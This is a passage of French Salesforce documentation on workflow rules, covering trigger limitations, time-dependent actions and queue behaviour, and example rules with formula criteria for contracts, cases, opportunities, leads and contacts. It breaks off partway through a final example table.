  Lorsque vous utilisez des listes de sélection pour spécifier des critères de filtrage, les valeurs sélectionnées sont stockées dans la langue par défaut de l'organisation. Si vous modifiez ou clonez les critères de filtrage existants, commencez par définir la `Langue par défaut`, dans la page Informations sur la société, sur la même langue utilisée pour définir les critères de filtrage d'origine. Sinon, l'évaluation des critères de filtrage risque d'être imprécise.
- Si vous utilisez des types d'enregistrement dans les critères de votre règle de workflow dont les étiquettes ont été traduites par le système de traduction, la valeur d'étiquette traduite ne déclenche pas la règle de workflow. Les critères de workflow évaluent la valeur principale de l'étiquette et ignorent la valeur traduite. Pour éviter ce problème, définissez les critères de workflow pour évaluer la valeur principale de l'étiquette du type d'enregistrement, en la saisissant manuellement dans le champ `Valeur`.
- Les règles de workflow ne peuvent pas être déclenchées par des champs de statistiques de campagne, y compris des statistiques de campagne individuelle ou des statistiques de hiérarchie de campagne.
- Une règle de workflow n'est pas déclenchée si cette condition référence un champ ne contenant aucune valeur. Par exemple, si une règle de workflow basée sur un utilisateur vérifie si « Rôle est différent de PDG », la règle n'est pas déclenchée pour un utilisateur sans rôle attribué. À la place de conditions, utilisez une formule pour vérifier si le champ est nul ou défini sur une information telle que « PDG » :

  ```
  UserRoleId == null || UserRole.Name != "CEO"
  ```
- Les actions suivantes ne déclenchent aucune règle de workflow.

- Remplacement en masse des valeurs de liste de sélection
- Mise à jour en masse des champs d'adresse
- Mise à jour en masse des services
- Modification des attributions de territoire des comptes et des opportunités
- Conversion de pistes en comptes personnels
- Désactivation des utilisateurs du portail libre-service, du portail client ou du portail partenaire
- Conversion des données de régions/provinces et de pays dans la page Listes de sélection de régions et de pays dans la Configuration
- Modification des listes de sélection de régions et de pays en utilisant AddressSettings dans l'API de métadonnées

## Limitations des règles de workflow

- Vous ne pouvez pas intégrer des règles de workflow à un package avec des déclencheurs temporels.
- Vous ne pouvez pas créer de messages sortants pour des règles de workflow sur des objets junction.

Conseil: Utilisez la Developer Console pour déboguer des règles de workflow. La Developer Console permet d'afficher les détails du journal de débogage et les informations sur les règles et actions de workflow, telles que le nom de l'utilisateur qui a déclenché cette règle de workflow ou le nom et l'ID de l'enregistrement en cours d'évaluation.

Workflow pour l'objet Utilisateur (Bêta)

Vous pouvez créer des règles et des actions de workflow pour l'objet Utilisateur. Par exemple, vous pouvez envoyer des e-mails de bienvenue aux nouveaux employés ou synchroniser les données des utilisateurs avec un service tiers utilisant des actions de message sortant.

Considérations relatives aux actions chronologiques et aux déclencheurs temporels

CONSULTER ÉGALEMENT :

Définition des critères de votre règle de workflow

## Workflow pour l'objet Utilisateur (Bêta)

Vous pouvez créer des règles et des actions de workflow pour l'objet Utilisateur. Par exemple, vous pouvez envoyer des e-mails de bienvenue aux nouveaux employés ou synchroniser les données des utilisateurs avec un service tiers utilisant des actions de message sortant.

Remarque: Cette version contient une version bêta de workflow dans l'objet Utilisateur, de qualité production, mais qui inclut des limitations connues. Pour soumettre des commentaires et des suggestions, accédez à IdeaExchange.

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Cas d'utilisation

Avec l'objet Utilisateur, vous pouvez configurer des règles de workflow pour :

- Envoyer des e-mails de bienvenue avec des ressources de formation aux nouveaux employés, en utilisant des actions d'alerte par e-mail.
- Envoyer des e-mails lorsque des utilisateurs changent de rôle ou sont désactivés, en utilisant des actions d'alerte par e-mail.
- Désactiver des employés temporaire après une période définie, en utilisant des actions d'alerte par e-mail.
- Synchroniser les données des utilisateurs avec des systèmes tiers, en utilisant des actions de message sortant.

### Types de champs de fusion pour l'objet utilisateur

Pour utiliser des champs de fusion à partir d'enregistrements utilisateur dans des modèles d'e-mail, sélectionnez parmi les types de champ de fusion suivants :

- Champs Utilisateur : utilisez ces champs de fusion pour représenter l'utilisateur expéditeur. Les champs de fusion nommés `{!User.field_name}` renvoient des valeurs de l'enregistrement utilisateur de la personne qui a créé ou mis à jour l'enregistrement ayant déclenché la règle de workflow.
- Champs Utilisateur cible du workflow : utilisez ces champs de fusion uniquement dans des modèles d'e-mail pour des règles de workflow dans l'objet Utilisateur. Les champs de fusion nommés `{!Target_User.field_name}` renvoient des valeurs de l'enregistrement utilisateur créé ou mis à jour pour déclencher la règle de workflow.

### Limitations bêta pour le workflow sur l'objet Utilisateur

Vous devez comprendre ces limitations avant de créer des règles ou des actions de workflow pour l'objet Utilisateur.

- Les tâches ne sont pas prises en charge en tant qu'actions de workflow pour l'objet Utilisateur.
- Lors de la définition des critères de règle de workflow, vous ne pouvez pas sélectionner des champs `Utilisateur actuel` en utilisant les listes de sélection. Vous pouvez toutefois utiliser une formule pour définir les critères de règle et inclure les champs à partir de l'utilisateur actuel. Dans l'éditeur de formule, cliquez sur **Insérer un champ**, sélectionnez `$User`, sélectionnez le champ, puis cliquez sur **Insérer**.
- Rappelez-vous que les règles de validation personnalisées sont exécutées *avant* les règles de workflow. Reportez-vous à « Déclencheurs et ordre d'exécution » dans le guide *Apex Developer Guide*.

CONSULTER ÉGALEMENT :

Considérations relatives aux workflow

## Considérations relatives aux actions chronologiques et aux déclencheurs temporels

Lors de la création d'actions chronologiques et de déclencheurs temporels pour vos règles de workflow, tenez compte des points ci-dessous.

Éditions

Disponible avec : Lightning Experience et Salesforce Classic

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

### Définition de déclencheurs temporels

- Lors de la définition d'un déclencheur temporel, utilisez des champs de date et de date/heure standard, ainsi que des champs personnalisés définis pour l'objet. Spécifiez des périodes en jours et en heures. La plage valide est de 0 à 999 jours ou heures.
- Vous pouvez modifier des déclencheurs temporels existants en ajoutant ou en retirant des actions.

  Remarque: La suppression de toutes les actions d'un déclencheur ne supprime pas le déclencheur. Les déclencheurs vides restent en file d'attente et sont pris en compte dans votre limitation horaire en déclencheurs temporels de workflow. Pour retirer des déclencheurs temporels planifiés, supprimez-les de la file d'attente du workflow.

### Déclencheur temporel en cours

- Les actions temporelles ne sont pas exécutées indépendamment. Elles sont regroupées dans un lot unique dont l'exécution commence une heure après l'entrée de la première action dans le lot.

- Les déclencheurs Apex qui sont activés par des actions temporelles peuvent être exécutés dans ce lot unique ou indépendamment. Suivez les meilleures pratiques ci-dessous :
  - En cas de déclenchement indépendant : assurez-vous que la portée de votre logique Apex correspond à une action déclenchée unique. Par exemple, n'utilisez pas des variables statiques Apex pour communiquer un état dans un code Apex déclenché par différentes actions planifiées.
  - En cas de déclenchement dans un lot unique : tenez compte de l'impact de la combinaison de vos actions temporelles et des déclencheurs Apex sur vos limites du contrôleur Apex.
- Salesforce évalue un workflow temporel dans le fuseau horaire de l'organisation, pas dans celui de l'utilisateur. Les utilisateurs sous d'autres fuseaux horaires peuvent constater des écarts de comportement.
- Salesforce n'exécute pas toujours les déclencheurs temporels dans l'ordre dans lequel ils s'affichent dans la page de détail de la règle de workflow. Les règles de workflow dressent tout d'abord la liste des déclencheurs temporels qui ont recours au champ `Avant`, puis les déclencheurs temporels qui ont recours au champ `Après`.
- Salesforce n'affiche pas les contrôles d'actions chronologiques sur la page de modification des règles de workflow si vous définissez les critères d'évaluation des règles de workflow sur `Évaluer la règle lorsqu'un enregistrement est : créé, et à chaque modification pour remplir les critères`.
- Si vous modifiez un champ de date qui est référencé par un déclencheur temporel non activé dans une règle de workflow évaluée, Salesforce recalcule les déclencheurs temporels non activés associés à la règle. Par exemple, si une règle de workflow est planifiée pour alerter le propriétaire de l'opportunité sept jours avant la date de fermeture de l'opportunité et que cette date est fixée au 21/11/2014, Salesforce envoie l'alerte le 14/11/2014. Si la date de fermeture est mise à jour et passe au 11/11/2014 et que le déclencheur temporel n'a pas été exécuté, Salesforce replanifie l'alerte pour le 04/11/2014. Si Salesforce recalcule les déclencheurs temporels sur une date passée, Salesforce déclenche les actions associées peu de temps après la sauvegarde de l'enregistrement.
- Si un déclencheur temporel d'une règle de workflow est programmé à une heure passée, Salesforce met les actions chronologiques associées en file d'attente afin de les exécuter dans l'heure qui suit. Par exemple, si une règle de workflow dans des opportunités est configurée pour mettre à jour un champ sept jours avant la date de clôture et que vous créez un enregistrement d'opportunité avec une date de clôture définie sur aujourd'hui, Salesforce commence le processus de mise à jour du champ dans l'heure qui suit la création de l'opportunité.
- Les actions chronologiques restent dans la file d'attente de workflow uniquement si les critères de la règle de workflow sont valides. Si un enregistrement n'est plus adapté aux critères de la règle, Salesforce supprime les actions chronologiques en file d'attente pour cet enregistrement.

  À titre d'exemple, une règle de workflow d'opportunité peut préciser :
  - Des critères définis sur Opportunité : État différent de Close Gagnée, Close Perdue ».
  - Une action chronologique associée à un déclencheur temporel défini sur sept jours avant la date de clôture de l'opportunité.

  Si un enregistrement correspondant aux critères est créé le 1er juillet alors que la `date de fermeture` est définie au 30 juillet, l'action temporelle est planifiée pour le 23 juillet. Cependant, si l'opportunité est définie sur « Fermé gagné » ou « Fermé perdu » avant le 23 juillet, l'action temporelle est supprimée de la file d'attente.
- Salesforce ignore les déclencheurs temporels qui référencent des champs nuls.
- Les actions chronologiques peuvent être placées automatiquement en file d'attente si l'enregistrement est mis à jour et si les critères d'évaluation sont définis sur `Évaluer la règle lorsqu'un enregistrement est si: créé, et à chaque modification pour remplir les critères`. Dans l'exemple précédent, si le statut d'opportunité change de Fermée perdue à Prospection et que les critères d'évaluation de la règle de workflow sont définis sur `Évaluer la règle lorsqu'un enregistrement est : créés, et à chaque modification pour remplir les critères`, Salesforce réévalue les déclencheurs temporels et ajoute les actions appropriées à la file d'attente de workflow.
- La suppression d'un enregistrement qui contient des actions en attente entraîne leur suppression dans la file d'attente de workflow. Vous ne pouvez pas restaurer les actions, même si vous restaurez l'enregistrement.

- Si le critère d'évaluation est défini sur `Évaluer la règle lorsqu'un enregistrement est : créés`, la règle de workflow évalue ses déclencheurs temporels une seule fois. Si l'enregistrement ayant déclenché la règle change et ne répond plus aux critères d'évaluation, Salesforce supprime les actions de la file d'attente et la règle ne s'applique plus à l'enregistrement.
- Vous pouvez désactiver une règle de workflow à tout moment. Si la règle comprend des actions en attente dans la file d'attente de workflow, le fait de modifier l'enregistrement qui a enclenché la règle permet d'effacer les actions en attente de la file d'attente. Si vous ne modifiez pas l'enregistrement, les actions en attente sont traitées même si la règle a été désactivée.
- Les actions temporelles ne sont pas exécutées pour une règle de workflow réévaluée dans les situations suivantes :
  - Suite aux actions immédiates de la règle de workflow réévaluée, l'enregistrement ne remplit plus les critères de la règle de workflow.
  - Suite à l'exécution d'un déclencheur Apex `after` d'un workflow ou d'une action d'approbation, l'enregistrement ne remplit plus les critères de la règle de workflow.
- La configuration de la `Date d'échéance` d'une tâche sur « Date de déclenchement de la règle » définit les dates d'échéance des déclencheurs temporels et de la tâche de workflow en fonction de la date d'exécution de l'action du déclencheur temporel du workflow. Par exemple, si la date d'échéance de la tâche est « Date de déclenchement de la règle plus 10 jours » et que le déclencheur temporel est exécuté le 1er janvier, Salesforce définit la date d'échéance de la tâche au 11 janvier.
- Vous pouvez ajouter une nouvelle règle de workflow active avec des déclencheurs temporels dans un ensemble de modifications et la déployer. Vous pouvez modifier des déclencheurs temporels dans une règle de workflow d'un ensemble de modifications uniquement s'ils est inactif. La règle doit être activée manuellement dans l'organisation de destination ou via un autre ensemble de modifications qui active uniquement les règles de workflow, sans modifier les déclencheurs temporels.

  Par exemple, supposons qu'une règle de workflow est inactive dans votre organisation de destination et que votre ensemble de modifications contient une règle de workflow active portant le même nom et des déclencheurs temporels nouveaux ou différents. Le déploiement échoue, car il active d'abord la règle de workflow avant d'essayer d'ajouter ou de supprimer les déclencheurs temporels.

  Remarque: Vous devez ajouter les actions temporelles manuellement lors de l'insertion d'une règle de workflow dans un ensemble de modifications. La fonction **Afficher / ajouter des dépendances** ne détecte pas les sections temporelles.

## Utilisation de workflow temporels avec des pistes

- Vous ne pouvez pas convertir une piste dont certaines actions sont en attente.
- Si l'option Validation et déclencheurs à partir de la conversion de piste est activé, les actions de workflow temporelles existantes sur les pistes ne sont pas déclenchées au cours de la conversion de piste.
- Si un membre de campagne basé sur une piste est converti avant la fin des actions de workflow temporelles associées, Salesforce continue d'exécuter ces actions.

## Limitations

- Les déclencheurs temporels ne prennent pas en charge les minutes ou les secondes.
- Les déclencheurs temporels ne peuvent pas référencer les éléments suivants :
  - Les champs `DATE` ou `DATETIME` qui contiennent des fonctions automatiquement dérivées, telles que `TODAY` ou `NOW`.
  - Les champs de formule qui contiennent des champs de fusion d'objet associé.
- Salesforce limite le nombre de déclencheurs temporels qu'une organisation peut exécuter en une heure. Si une organisation dépasse les limites de son édition, Salesforce reporte l'exécution des déclencheurs temporels supplémentaires à l'heure suivante. Par exemple, si 1 200 déclencheurs temporels doivent être exécutés entre 16h et 17h dans une organisation Unlimited Edition, Salesforce traite 1 000 déclencheurs temporels dans cette plage horaire et les 200 autres entre 17h et 18h.

- Vous ne pouvez pas archiver un produit ou un catalogue de prix dont certaines actions sont en attente.
- Si des actions de workflow temporelles existent dans la file d'attente, vous ne pouvez pas ajouter ni supprimer des déclencheurs temporels ou modifier des dates de déclencheur sans supprimer au préalable les actions. Les enregistrements supprimés ne peuvent pas être restaurés. Par conséquent, tenez compte des conséquences avant de modifier des règles de workflow. Pour modifier des règles de workflow, désactivez le workflow que vous souhaitez modifier, changez la règle selon vos besoins, puis enregistrez vos modifications. Pour plus d'informations sur la recherche et la suppression d'actions de workflow temporelles dans la file d'attente, reportez-vous à Surveillance des actions de workflow en attente à la page 5087.

  Vous ne pouvez pas ajouter ou supprimer des déclencheurs temporels si :

  - La règle de workflow est active.
  - La règle de workflow est désactivée mais certaines de ses actions sont en attente dans la file d'attente du workflow.
  - Le critère d'évaluation de la règle de workflow est défini sur `Évaluer la règle lorsqu'un enregistrement est : créé, et à chaque modification`.
  - La règle de workflow est incluse dans un package.

CONSULTER ÉGALEMENT :

Ajout d'actions automatisées à votre règle the workflow

Identification de l'utilisateur du workflow par défaut de votre organisation Salesforce

## Exemples de règles de workflow

Vous recherchez des idées d'utilisation de règles de workflow pour rationaliser votre activité ? Consultez les exemples ci-dessous.

Éditions

Disponible avec : Salesforce Classic et Lightning Experience

Disponible avec : **Enterprise** Edition, **Performance** Edition, **Unlimited** Edition et **Developer** Edition

**Processus commerciaux**

Suivi avant l'expiration du contrat

Suivi en cas de fermeture d'une requête de contrat Platinum

Attribution de vérification de crédit pour un nouveau client

Notification du propriétaire du compte sur les nouvelles requêtes de priorité élevée

Mise à jour du statut d'expédition si l'expédition est retardée

Activation automatique des nouveaux utilisateurs

**Processus inter-objets**

Notification des responsables commerciaux sur les requêtes classées dans les comptes principaux

Définition du nom d'opportunité par défaut

Définition d'une date de résolution cible pour des requêtes

Mise à jour de l'enregistrement de l'application lorsqu'un candidat accepte un poste

**Gestion des contrats**

Suivi des opportunités fermées

Remplacement de la date de fermeture de l'opportunité par défaut

Rapport sur les opportunités perdues

Rapport sur les pistes non attribuées

Envoi d'une alerte si une remise sur un élément de ligne de devis excède 40 %

**Notifications**

- Notification de personnes clés sur les changements de propriétaire de compte
- Définition d'un rappel pour l'anniversaire du contact
- Définition d'un rappel pour la date de fermeture des opportunités de qualité
- Notification des responsables de compte sur les mises à jour effectuées par d'autres utilisateurs

## Suivi avant l'expiration du contrat

| | |
|---|---|
| **Objet** | Contrat |
| **Description** | Envoyer un e-mail de rappel au responsable du renouvellement 20 jours avant la date de fin d'un contrat. |
| **Critères d'évaluation** | Évaluer la règle lorsqu'un enregistrement est : `créé, et à chaque modification pour remplir les critères`. |
| **Critères de la règle (filtre)** | Exécuter cette règle si les critères suivants sont remplis :<br>`(Contract: Status equals Activated)` |
| **Actions immédiates** | Aucune |
| **Actions chronologiques** | 20 jours avant le contrat : Date de fin : `Alerte par e-mail :` Envoyer un e-mail de rappel au responsable du renouvellement pour confirmer si le client souhaite une extension. |

## Suivi en cas de fermeture d'une requête de contrat Platinum

Cet exemple suppose qu'il existe une liste de sélection personnalisée `Type de contrat` utilisée pour identifier le niveau de contrat sur les requêtes et que la liste de sélection contient la valeur Platinum.

| | |
|---|---|
| **Objet** | Requête |
| **Description** | Envoyez une demande de commentaires par e-mail au contact de requête sept jours après la fermeture d'une requête de priorité élevée si le client possède un accord de contrat Platinum. |
| **Critères d'évaluation** | Évaluer la règle lorsqu'un enregistrement est : `créé, et à chaque modification pour remplir les critères`. |
| **Critères de la règle (filtre)** | Exécuter cette règle si les critères suivants sont remplis :<br>`(Case: Priority equals High) and`<br>`(Case: Closed equals True) and`<br>`(Case: Contract Type equals Platinum)` |
| **Actions immédiates** | Aucune |
| **Actions chronologiques** | 7 jours après la requête : Date/Heure de fermeture : `Alerte par e-mail :` Envoyez une demande de commentaires au contact de requête. |

## Attribution de vérification de crédit pour un nouveau client

Cet exemple suppose qu'il existe un champ personnalisé `Nouveau client` dans les opportunités.

| | |
|---|---|
| **Objet** | Opportunity |
| **Description** | Attribuer au service Compte client la tâche de vérification du crédit d'un client potentiel 15 jours avant la date de clôture de l'opportunité si le montant est supérieur à 50 000 $. |
| **Critères d'évaluation** | Évaluer la règle lorsqu'un enregistrement est : `créé, et à chaque modification pour remplir les critères`. |
| **Critères de la règle (filtre)** | Exécuter cette règle si les critères suivants sont remplis :<br>`(Opportunity: Amount greater than 50000) and`<br>`(Opportunity: Closed equals False) and`<br>`(Opportunity: New Customer equals True)` |
| **Actions immédiates** | Aucune |
| **Actions chronologiques** | 15 jours avant Opportunité : Date de fermeture : `Tâche :` Créez une tâche pour les utilisateurs dans le rôle Compte client pour exécuter une vérification du crédit. |

## Notification du propriétaire du compte sur les nouvelles requêtes de priorité élevée

Cet exemple suppose qu'il existe une liste de sélection personnalisée Accords de niveau de service (SLA) qui identifie le niveau d'accord sur les comptes et contient la valeur Platinum.

| | |
|---|---|
| **Objet** | Requête |
| **Description** | Avertissez le responsable de compte qu'une requête de priorité élevée est créée pour les comptes présentant un accord de niveau de service Platinum. |
| **Critères d'évaluation** | Évaluer la règle lorsqu'un enregistrement est : `créé`. |
| **Critères de la règle (filtre)** | Exécuter cette règle si les critères suivants sont remplis :<br>`(Case: Priority equals High) and`<br>`(Account: SLA equals Platinum)` |
| **Actions immédiates** | `Alerte par e-mail :` Envoyez par e-mail les détails de la requête de priorité élevée au propriétaire du compte. |
| **Actions chronologiques** | Aucun. |

## Mise à jour du statut d'expédition si l'expédition est retardée

| | |
|---|---|
| **Objet** | Expédition |
| **Description** | Mettre à jour le champ Statut d'expédition sur « Retardé » si une expédition a dépassé la date de livraison prévue sans atteindre le client. |

| | |
|---|---|
| **Critères d'évaluation** | Évaluer la règle lorsqu'un enregistrement est : `créé, et à chaque modification pour remplir les critères`. |
| **Critères de la règle (filtre)** | Exécuter cette règle si les critères suivants sont remplis :<br>`(Shipment: Status not equal to Delivered)` |
| **Actions immédiates** | Aucun. |
| **Actions chronologiques** | 1 jour après l'expédition : Date de livraison prévue : `Mise à jour du champ` : Modifier le champ Statut d'expédition sur « Retardé » dans l'enregistrement Expédition. |

## Activation automatique des nouveaux utilisateurs

| | |
|---|---|
| **Objet** | Utilisateur |
| **Description** | Assurez-vous que chaque utilisateur nouveau est actif, pour qu'il puisse se connecter à Salesforce. |
| **Critères d'évaluation** | Évaluer la règle lorsqu'un enregistrement est : `créé`. |
| **Critères de la règle (filtre)** | Exécuter cette règle si les critères suivants sont remplis :<br>`(User: Active equals False)` |
| **Actions immédiates** | `Mise à jour des champs` : Définissez `Actif` sur Vrai. |
| **Actions chronologiques** | Aucun. |

## Notification des responsables commerciaux sur les requêtes classées dans les comptes principaux

Utilisez la règle de workflow suivante si votre vice-président des ventes souhaite être informé des éventuelles requêtes présentées pour les meilleurs comptes, ces derniers étant déterminés par leur taille et les bénéfices générés.

| | |
|---|---|
| **Objet** | Requête |
| **Description** | Informez le vice-président des ventes des éventuelles requêtes présentées pour les meilleurs comptes. |
| **Critères d'évaluation** | Évaluer la règle lorsqu'un enregistrement est : `créé`. |
| **Critères de la règle (filtre)** | Exécuter cette règle si les critères suivants sont remplis :<br>`AND(Account.AnnualRevenue > 500000, Account.NumberOfEmployees > 5000)` |
| **Actions immédiates** | `Alerte par e-mail :` Informez le vice-président à propos des requêtes relatives aux comptes importants. |
| **Actions chronologiques** | Aucun. |

## Définition du nom d'opportunité par défaut

La convention de dénomination des opportunités pour certaines entreprises est *`Nom du compte : Nom d'opportunité`*. Pour automatiser le nom par défaut de chaque opportunité dans votre organisation, créez la règle de workflow ci-dessous.

| | |
|---|---|
| **Objet** | Opportunité |
| **Description** | Appliquez la convention de dénomination des opportunités. |
| **Critères d'évaluation** | Évaluer la règle lorsqu'un enregistrement est : `créé, et à chaque modification`. |
| **Critères de la règle (filtre)** | Exécuter cette règle si les critères suivants sont remplis :<br>`NOT(CONTAINS( Name, Account.Name ))` |
| **Actions immédiates** | `Mise à jour des champs` : Définissez le nom de l'opportunité selon la formule suivante :<br>`Account.Name & ": " & Name` |
| **Actions chronologiques** | Aucun. |

## Définition d'une date de résolution cible pour des requêtes

Cet exemple illustre la configuration automatique d'une date de résolution de la requête en fonction de la valeur d'un champ sur le compte associé. Elle utilise un champ de liste de sélection personnalisé appelé `Niveau de support`, qui comprend trois valeurs (De base, Standard et Premium), ainsi qu'un champ de date personnalisé pour les requêtes nommé `Date de résolution cible`.

Utilisez les trois exemples de workflow suivants pour définir automatiquement la date de résolution cible d'une requête en fonction du niveau de support pour le compte associé.

**Définir la date de résolution pour le support de base**

| | |
|---|---|
| **Objet** | Requête |
| **Description** | Définit la date de résolution cible pour les comptes qui disposent d'un niveau de résolution de base sur 30 jours à compter d'aujourd'hui. |
| **Critères d'évaluation** | Évaluer la règle lorsqu'un enregistrement est : `créé`. |
| **Critères de la règle (filtre)** | Exécuter cette règle si la formule suivante prend la valeur true :<br>`ISPICKVAL(Account.Support_Level__c , "Basic")` |
| **Actions immédiates** | `Mise à jour des champs` : Définissez la `date de résolution cible` sur Aujourd'hui() + 30 |
| **Actions chronologiques** | Aucun. |

**Définir la date de résolution pour le support standard**

| | |
|---|---|
| **Objet** | Requête |
| **Description** | Définit la date de résolution cible pour les comptes qui disposent d'un niveau de résolution standard sur 14 jours à compter d'aujourd'hui. |
| **Critères d'évaluation** | Évaluer la règle lorsqu'un enregistrement est : `créé`. |

| | |
|---|---|
| **Critères de la règle (filtre)** | Exécuter cette règle si la formule suivante prend la valeur true :<br>`ISPICKVAL(Account.Support_Level__c , "Standard")` |
| **Actions immédiates** | `Mise à jour des champs` : Définissez la `date de résolution cible` sur Aujourd'hui() + 14 |
| **Actions chronologiques** | Aucun. |

**Définir la date de résolution pour le support Premium**

| | |
|---|---|
| **Objet** | Requête |
| **Description** | Définit la date de résolution cible pour les comptes qui disposent d'un niveau de résolution premium sur 5 jours à compter d'aujourd'hui. |
| **Critères d'évaluation** | Évaluer la règle lorsqu'un enregistrement est : `créé`. |
| **Critères de la règle (filtre)** | Exécuter cette règle si la formule suivante prend la valeur true :<br>`ISPICKVAL(Account.Support_Level__c , "Premium")` |
| **Actions immédiates** | `Mise à jour des champs` : Définissez la `date de résolution cible` sur Aujourd'hui() + 5 |
| **Actions chronologiques** | Aucun. |

## Mise à jour de l'enregistrement de l'application lorsqu'un candidat accepte un poste

Pour fermer l'enregistrement de l'application lorsqu'un candidat accepte un poste, utilisez la règle de workflow suivante. Les mises à jour de champs inter-objets dans l'enregistrement principal sont pris en charge entre les objets personnalisés dans une relation maître-détail.

| | |
|---|---|
| **Objet** | Candidat |
| **Description** | Modifie le statut de l'application en “Clôturé” pour l'objet personnalisé Application lorsque le Statut du candidat de l'objet personnalisé Candidat devient “Accepté”. |
| **Critères d'évaluation** | Évaluer la règle lorsqu'un enregistrement est : `créé, et à chaque modification pour remplir les critères`. |
| **Critères de la règle (filtre)** | Exécuter cette règle si les critères suivants sont remplis :<br>`(Candidate: Status equals Accepted)` |
| **Actions immédiates** | `Mise à jour du champ :` Modifie le champ Statut de l'application en “Clôturé” dans l'enregistrement parent de l'Application. |
| **Actions chronologiques** | Aucun. |

## Suivi des opportunités fermées

Cet exemple suppose qu'il existe un type d'enregistrement Opportunités closes qui fournit des informations supplémentaires sur certains profils.

Remarque: Pour plus d'informations sur les types d'enregistrement, reportez-vous à Types d'enregistrement à la page 4705.

| | |
|---|---|
| **Objet** | Opportunité |
| **Description** | Modifiez le type d'enregistrement des opportunités closes-gagnées. |
| **Critères d'évaluation** | Évaluer la règle lorsqu'un enregistrement est : `créé, et à chaque modification`. |
| **Critères de la règle (filtre)** | Exécuter cette règle si les critères suivants sont remplis :<br>`(Opportunity: Closed equals True) and`<br>`(Opportunity: Stage equals Closed Won)` |
| **Actions immédiates** | `Mise à jour du champ :` Définissez le type d'enregistrement sur Opportunités closes. |
| **Actions chronologiques** | Aucun. |

## Remplacement de la date de fermeture de l'opportunité par défaut

| | |
|---|---|
| **Objet** | Opportunité |
| **Description** | Remplacer la date de fermeture par défaut de la fin du trimestre à six mois après la création de l'opportunité. |
| **Critères d'évaluation** | Évaluer la règle lorsqu'un enregistrement est : `créé`. |
| **Critères de la règle (filtre)** | Exécuter cette règle si les critères suivants sont remplis :<br>`(Opportunity: Closed equals False)` |
| **Actions immédiates** | `Mise à jour du champ :` Utilisez la formule suivante pour définir la date de clôture de l'opportunité sur une valeur égale à six mois à partir de la date de création :<br>`DATE( YEAR(TODAY()) , (MONTH(TODAY()) + 6), DAY(TODAY()))` |
| **Actions chronologiques** | Aucun. |

## Rapport sur les opportunités perdues

| | |
|---|---|
| **Objet** | Opportunité |
| **Description** | Avertissez le vice-président des ventes qu'une affaire est perdue si l'étape était Proposition/Devis et que le montant était supérieur à un million de dollars. |
| **Critères d'évaluation** | Évaluer la règle lorsqu'un enregistrement est : `créé, et à chaque modification`. |

| | |
|---|---|
| **Critères de la règle (filtre)** | Exécuter cette règle si la formule suivante prend la valeur true :<br>`AND( ISCHANGED(StageName), ISPICKVAL(PRIORVALUE(StageName) , "Proposal/Price Quote"), ISPICKVAL(StageName,"Closed Lost"), (Amount >1000000))` |
| **Actions immédiates** | `Alerte par e-mail :` Avertissez le vice-président des ventes que l'affaire a été perdue. |
| **Actions chronologiques** | Aucun. |

## Rapport sur les pistes non attribuées

Cet exemple suppose que toutes les pistes non attribuées sont placées dans une file d'attente de pistes non attribuées par une règle d'attribution des pistes.

| | |
|---|---|
| **Objet** | Piste |
| **Description** | Assurez-vous que les pistes non attribuées sont suivies au moment opportun en avertissant le responsable qu'une piste n'est pas acceptée en deux jours. |
| **Critères d'évaluation** | Évaluer la règle lorsqu'un enregistrement est : `créé, et à chaque modification pour remplir les critères`. |
| **Critères de la règle (filtre)** | Exécuter cette règle si les critères suivants sont remplis :<br>`Lead Owner equals Unassigned Lead Queue` |
| **Actions immédiates** | Aucun. |
| **Actions chronologiques** | 2 jours après Piste : Date de dernière modification : `Alerte par e-mail :` Avertissez le responsable qu'il existe des pistes non attribuées dans la file d'attente et qu'elles datent de plus de deux jours. |

## Envoi d'une alerte si une remise sur un élément de ligne de devis excède 40 %

| | |
|---|---|
| **Objet** | Élément de ligne de devis |
| **Description** | Vérifier qu'une alerte e-mail est envoyée si un représentant applique une remise à un élément de ligne de devis qui dépasse 40 %. |
| **Critères d'évaluation** | Évaluer la règle lorsqu'un enregistrement est : `créé, et à chaque modification pour remplir les critères`. |
| **Critères de la règle (filtre)** | Exécuter cette règle si les critères suivants sont remplis :<br>`Quote Line Item: Discount is greater than 40` |
| **Actions immédiates** | `Alerte par e-mail :` Notifiez le rôle de responsable qu'une remise sur un élément de ligne de devis dépasse 40 %. |
| **Actions chronologiques** | Aucun. |

## Notification de personnes clés sur les changements de propriétaire de compte

| | |
|---|---|
| **Objet** | Compte |
| **Description** | Avertissez les représentants du service commercial lorsque le responsable d'un compte change si le chiffre d'affaires annuel du compte est supérieur à un million de dollars. |
| **Critères d'évaluation** | Évaluer la règle lorsqu'un enregistrement est : `créé, et à chaque modification`. |
| **Critères de la règle (filtre)** | Exécuter cette règle si la formule suivante prend la valeur true :<br>`AND( ISCHANGED(OwnerId), AnnualRevenue > 1000000 )` |
| **Actions immédiates** | `Alerte par e-mail :` Avertissez la personne affectée au rôle des opérations de vente de la modification apportée à la responsabilité du compte. |
| **Actions chronologiques** | Aucun. |

## Définition d'un rappel pour l'anniversaire du contact

Cet exemple suppose qu'il existe un champ de formule personnalisé `Prochain anniversaire` qui utilise la formule suivante pour calculer la date du prochain anniversaire du contact dans les enregistrements de contact :

```
IF(MONTH(Birthdate) > MONTH(TODAY()),DATE(YEAR(TODAY()),MONTH(Birthdate),DAY(Birthdate)),
IF(MONTH(Birthdate) < MONTH(TODAY()),DATE(YEAR(TODAY())+1,MONTH(Birthdate),DAY(Birthdate)),
IF(DAY(Birthdate) >= (DAY(TODAY())),DATE(YEAR(TODAY()),MONTH(Birthdate),DAY(Birthdate)),
DATE(YEAR(TODAY())+1,MONTH(Birthdate),DAY(Birthdate)))))
```

| | |
|---|---|
| **Objet** | Contact |
| **Description** | Envoyez un e-mail au contact deux jours avant son anniversaire. |
| **Critères d'évaluation** | Évaluer la règle lorsqu'un enregistrement est : `créé`. |
| **Critères de la règle (filtre)** | Exécuter cette règle si la formule suivante prend la valeur true :<br>`(Contact: Birthdate not equal to null) and`<br>`(Contact: Email not equal to null)` |
| **Actions immédiates** | Aucun. |
| **Actions chronologiques** | 2 jours avant Contact : Prochain anniversaire : `Alerte par e-mail :` Envoyez vos voeux à l'adresse e-mail du contact. |

## Définition d'un rappel pour la date de fermeture des opportunités de qualité

| | |
|---|---|
| **Objet** | Opportunité |
